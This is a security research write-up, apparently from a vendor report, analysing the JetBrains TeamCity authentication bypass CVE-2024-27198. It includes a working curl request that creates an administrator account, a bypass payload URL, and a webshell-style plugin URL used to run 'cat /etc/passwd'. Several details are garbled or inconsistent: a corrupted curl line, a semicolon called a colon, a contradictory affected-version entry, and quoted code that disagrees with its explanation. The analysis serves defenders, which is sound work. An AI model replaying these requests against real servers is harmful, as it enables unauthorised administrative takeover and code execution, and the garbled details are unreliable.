
## ■ Reference site

- Official Symantec website (<https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/play-ransomware-volume-shadow-copy>)
- Official BleepingComputer website ([https://www.bleepingcomputer.com/news/security/play-ransomware-gang-uses-custom-shadow-volume-copy-data-theft-tool/#google\\_vignette](https://www.bleepingcomputer.com/news/security/play-ransomware-gang-uses-custom-shadow-volume-copy-data-theft-tool/#google_vignette))
- CISA Security Advisory (<https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-352a>)
- The Register newsletter ([https://www.theregister.com/2024/03/08/swiss\\_government\\_files\\_ransomware/](https://www.theregister.com/2024/03/08/swiss_government_files_ransomware/))
- Official SOCRadar website (<https://socradar.io/dark-web-profile-play-ransomware/>)
- Official Trend Micro website (<https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-play>)
- Official Malwarebytes website (<https://www.malwarebytes.com/blog/news/2023/12/fbi-issues-advisory-over-play-ransomware>)
- Joint CISA advisory (<https://www.cisa.gov/news-events/alerts/2023/12/18/fbi-cisa-and-asds-acsc-release-advisory-play-ransomware>)
- DarkReading newsletter (<https://www.darkreading.com/cloud-security/-play-ransomware-group-targeting-msps-worldwide-in-new-campaign>)
- MS Security Response Center (<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-41082>)
- MS Security Response Center (<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-41040>)
- NIST national vulnerability database (<https://nvd.nist.gov/vuln/detail/CVE-2018-13379>)
- NIST national vulnerability database (<https://nvd.nist.gov/vuln/detail/CVE-2024-12812>)
- NIST national vulnerability database (<https://nvd.nist.gov/vuln/detail/CVE-2024-1708>)
- NIST national vulnerability database (<https://nvd.nist.gov/vuln/detail/CVE-2024-1709>)

# Research & Technique

## Jetbrains TeamCity authentication bypass vulnerability (CVE-2024-27198)

### ■ Outline of the vulnerability



Source: fofa.info

Figure 1. TeamCity use statistics

On March 4, 2024, an authentication bypass vulnerability (CVE-2024-27198) was disclosed in the TeamCity product of JetBrains, a global CI/CD software. This vulnerability occurs because the stability verification logic of a specific parameter that can access a random path is insufficient and can be bypassed. An attacker can register a random administrator account or obtain an access token through abnormal access to a specific path.

Due to CVE-2024-27198, it is possible to create arbitrary administrator accounts and access tokens for unauthenticated users, and remote code execution is also possible through malicious plugin upload. As of March 2024, various attacks are actively taking place, e.g., distribution of the Jasmin variant ransomware using this vulnerability, distribution of the XMRig cryptocurrency miner, and distribution of the SparkRAT backdoor. So special attention is required.

As a result of searching TeamCity published on the Internet through the OSINT search engine as above, many companies around the world, including Korea, were using TeamCity as a CI/CD tool. In particular, as TeamCity, where this vulnerability occurred, is a CI/CD tool used by many companies such as Samsung, Tesla, Citybank, and Amazon games, it is necessary to check whether the version of TeamCity currently in use is vulnerable.

## ■ Attack scenario

The attack scenario using CVE-2024-27198 is as follows:




Figure 2. CVE-2024-27198 attack scenario

- ① The attacker searches for a vulnerable TeamCity server in use within the company.
- ② The attacker accesses the victimized server using the CVE-2024-27198 vulnerability.
- ③ The attacker registers a random admin account and issues a new access token.
- ④ The attacker uploads a malicious plugin to execute a remote command.
- ⑤ The attacker accesses the internal infrastructure, and distribute the ransomware and cryptocurrency miner.

## ■ Affected software versions

The software vulnerable to CVE-2024-27198 is as follows:

S/W type	Vulnerable versions
JetBrains TeamCity	Version before November 3, 2023

## ■ Test environment configuration information

Let's build a test environment and examine how CVE-2024-27198 works.

Name	Information
Victim	Ubuntu 22.04.6 LTS
	TeamCity Professional 2023.11.3
	(192.168.102.74)
Attacker	Kali Linux
	(192.168.219.129)



## ■ Vulnerability test

### Step 1. Configuration environment

Build a TeamCity server with the CVE-2024-27198 vulnerability on the victimized PC. You can build a vulnerable server using the following command:

Command	# docker pull
	docker pull jetbrains/teamcity-server:2023.11.3
	# docker run
	docker run -it -d -name teamcity -p 8111:8111 jetbrains/teamcity-server:2023.11.3

When you access the installed TeamCity server (192.168.102.74:8111), you can check the 2023.11.3 version of the server where the CVE-2024-27198 vulnerability exists as shown below:





Figure 3. Checking vulnerable server information

## Step 2. Vulnerability test

Using the CVE-2024-27198 vulnerability, the attacker creates an administrator account on the PC using the curl command below:

```
$ curl -ik http://192.168.102.74:8111/eqst?jsp=/app/rest/usersW;jsp -X POST -H "Content-Type: application/json" --data '{"usernameW": W"eqstW", W"passwordW": W"eqstW", W"emailW": W"eqst@skshieldus.comW", W"rolesW": {W"roleW": [{W"roleIdW": W"SYSTEM_ADMINW", W"scopeW": W"gW"}]}}'
```



```
(root@kali)-[/home/kali]
# curl -ik http://192.168.102.74:8111/eqst?jsp=/app/rest/users\;.jsp -X POST -H "Content-Type: application/json" --data '{"username\": \"eqst\", \"password\": \"eqst\", \"email\": \"eqst@skshieldus.com\", \"roles\": {\"role\": [{\"roleId\": \"SYSTEM_ADMIN\", \"scope\": \"g\"}]}}'
HTTP/1.1 200
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
Content-Type: application/xml;charset=ISO-8859-1
Content-Language: en-US
Content-Length: 669
Date: Mon, 01 Apr 2024 06:29:23 GMT
```

Figure 4. Requesting administrator account creation through curl

Log in with the eqst administrator account you created.




Figure 5. Log in with the administrator account you created

Access the administrator menu to upload a malicious plugin.




Figure 6. Malicious Plugin upload

When you access the address below, you can run the uploaded malicious plugin, and the command sent by the attacker is executed on the victim's TeamCity server.

`http://{TeamCity_server}/plugins/{plugin_name}/{malware.jsp}?cmd={command}`

In the figure below, you can see that information about accounts on the server side is displayed as a result of executing the `cat /etc/passwd` command.




Figure 7. Remote command execution

## ■ Detailed analysis of the vulnerability

The detailed analysis of the vulnerability covers the user request verification process and bypass method for the CVE-2024-27198 vulnerability, as well as the process of executing remote codes by uploading a malicious plugin after the bypass.

### Step 1. Analyze source codes

The CVE-2024-27198 vulnerability occurs due to insufficient verification of requests in the `jetbrains.buildServer.controllers.BaseController` class implemented in a Java archive file (JAR)<sup>25</sup> called `web-openapi.jar`.

#### 1) `handleRequestInternal` method verification process

The `handleRequestInternal` method inside the `Jetbrains.buildServer.controllers.BaseController` class, which can be found in `web-openapi.jar`, is responsible for processing HTTP requests. A total of two verification logics are implemented inside this method.

The first verification logic implemented inside the `handleRequestInternal` method checks whether the `modelAndView`<sup>26</sup> object that stores the Model and View is a null value. If the object is a null value, the `handleRequestInternal` method returns a null value.

The second verification logic checks whether the response to the HTTP request is redirected. If a redirection response such as the HTTP 302 response code is received, initialize the model and return the result of the current method, i.e., the `handleRequestInternal` method. In other cases, the current `modelAndView` object is passed to the `updateViewIfRequestHasJspParameter` method.

The source codes of the `handleRequestInternal` method are as follows:

```
public final ModelAndView handleRequestInternal(HttpServletRequest request, HttpServletResponse response)
{
    try {
        ModelAndView modelAndView = doHandle(request, response);
        if (modelAndView != null) {
            if (modelAndView.getView() instanceof RedirectView) {
                modelAndView.getModel().clear();
            } else {
                updateViewIfRequestHasJspParameter(request, modelAndView);
            }
        }
        return modelAndView;
    }
}
```

Figure 8. `handleRequestInternal` method

<sup>25</sup> A software package file format for distributing application software or libraries on the Java platform by gathering multiple Java class files, related resources (texts, images, etc.) and metadata used by the classes into one file

<sup>26</sup> `modelAndView`: MVC refers to a software design pattern that separates business logic from the user interface. It consists of Model, View, and Controller. Among these, the class that combines model and view is the `modelAndView` class.

## 2) updateViewIfRequestHasJspParameter method verification process

The source codes of the updateViewIfRequestHasJspParameter method used when processing handleRequestInternal are as follows:

```
private void updateViewIfRequestHasJspParameter(@NotNull HttpServletRequest request,
@NotNull ModelAndView modelAndView) {
    boolean isControllerRequestWithViewName = (modelAndView.getViewName() == null ||
    request.getServletPath().endsWith(".jsp")) ? false : true; ①
    String jspFromRequest = getJspFromRequest(request);
    if (isControllerRequestWithViewName && StringUtil.isEmpty(jspFromRequest) &&
    modelAndView.getViewName().equals(jspFromRequest)) { ②
        modelAndView.setViewName(jspFromRequest);
    }
}
```

Figure 9. updateViewIfRequestHasJspParameter method

- ① Check if the view of the modelAndView object has a name and the URL path of the current request does not end with .jsp. Store verification result in isControllerRequestWithViewName.
- ② If isControllerRequestWithViewName, which stores the verification result, is true, jspFromRequest is not null or an empty value, and the view name of the modelAndView object is not the same as jspFromRequest, change the view value of the modelAndView object to the jspFromRequest value.

## 3) getJspFromRequest method verification process

The source codes of the getJspFromRequest method are as follows:

```
protected String getJspFromRequest(@NotNull HttpServletRequest request) {
    String jspFromRequest = request.getParameter("jsp");
    if (jspFromRequest != null && (!jspFromRequest.endsWith(".jsp") || jspFromRequest.contains("admin/"))) {
        return null; ① ② ③
    }
    return jspFromRequest;
}
```

Figure 10. getJspFromRequest method

The getJspFromRequest method called by the updateViewIfRequestHasJspParameter method includes the process of receiving and verifying the value of the jsp parameter. The verification procedure is as follows:

- ① Verify that the character string is not null
- ② Verify that the character string does not end with “.jsp”
- ③ Check whether “admin/” is included in the character string.

If the above conditions are not passed, null is returned.

## Step 2. Bypass authentication

The authentication bypass vulnerability that exists before TeamCity 2023.11.3 version can be checked by accessing the /app/rest/server path. When accessing TeamCity's /app/rest/server path, the current server version information is returned to the authenticated user.




Figure 11. Response to a normal /app/rest/server request

However, if the user is not authenticated, a 401 response code is returned instead of server version information.




Figure 12. Response to the unauthenticated /app/rest/server request

When accessing /app/rest/server directly, access is not possible due to lack of authentication. So the `updateViewIfRequestHasJspParameter` method for replacing view without authentication is used. First, you must have the current view and the `servletpath`, which is the current path excluding parameters, must not end with `.jsp` to pass the verification process. Therefore, you can bypass the process by accessing `login.html`, which can be accessed without authentication.

Not only `login.html`, but any page with a view that can be accessed without authentication, such as the 404 page, can be used in an attack.

Next, if the above conditions are met, you can access a specific path through the `jsp` parameter. Since the `getJspFromRequest` method verifies whether the `jsp` parameter value ends with `.jsp`, you can bypass this by adding a semi-colon (`:`) in front of `.jsp`.

The attack payload generated according to the above description is as follows:

**`http://{TeamCity_address}/login.html?jsp=/app/rest/server;.jsp`**

The reason you can bypass it by adding a semi-colon in front of .jsp is that as the character string after the semi-colon removes the HTTP URL path parameter segment<sup>27</sup> from the stripMatrixParams method in the WebApplicationImpl class of the jersey-server-1.19.jar library, you can access the /app/rest/server path.

When the jsp parameter input is received for the first time, the entire path including the semi-colon is stored as shown in the figure below:

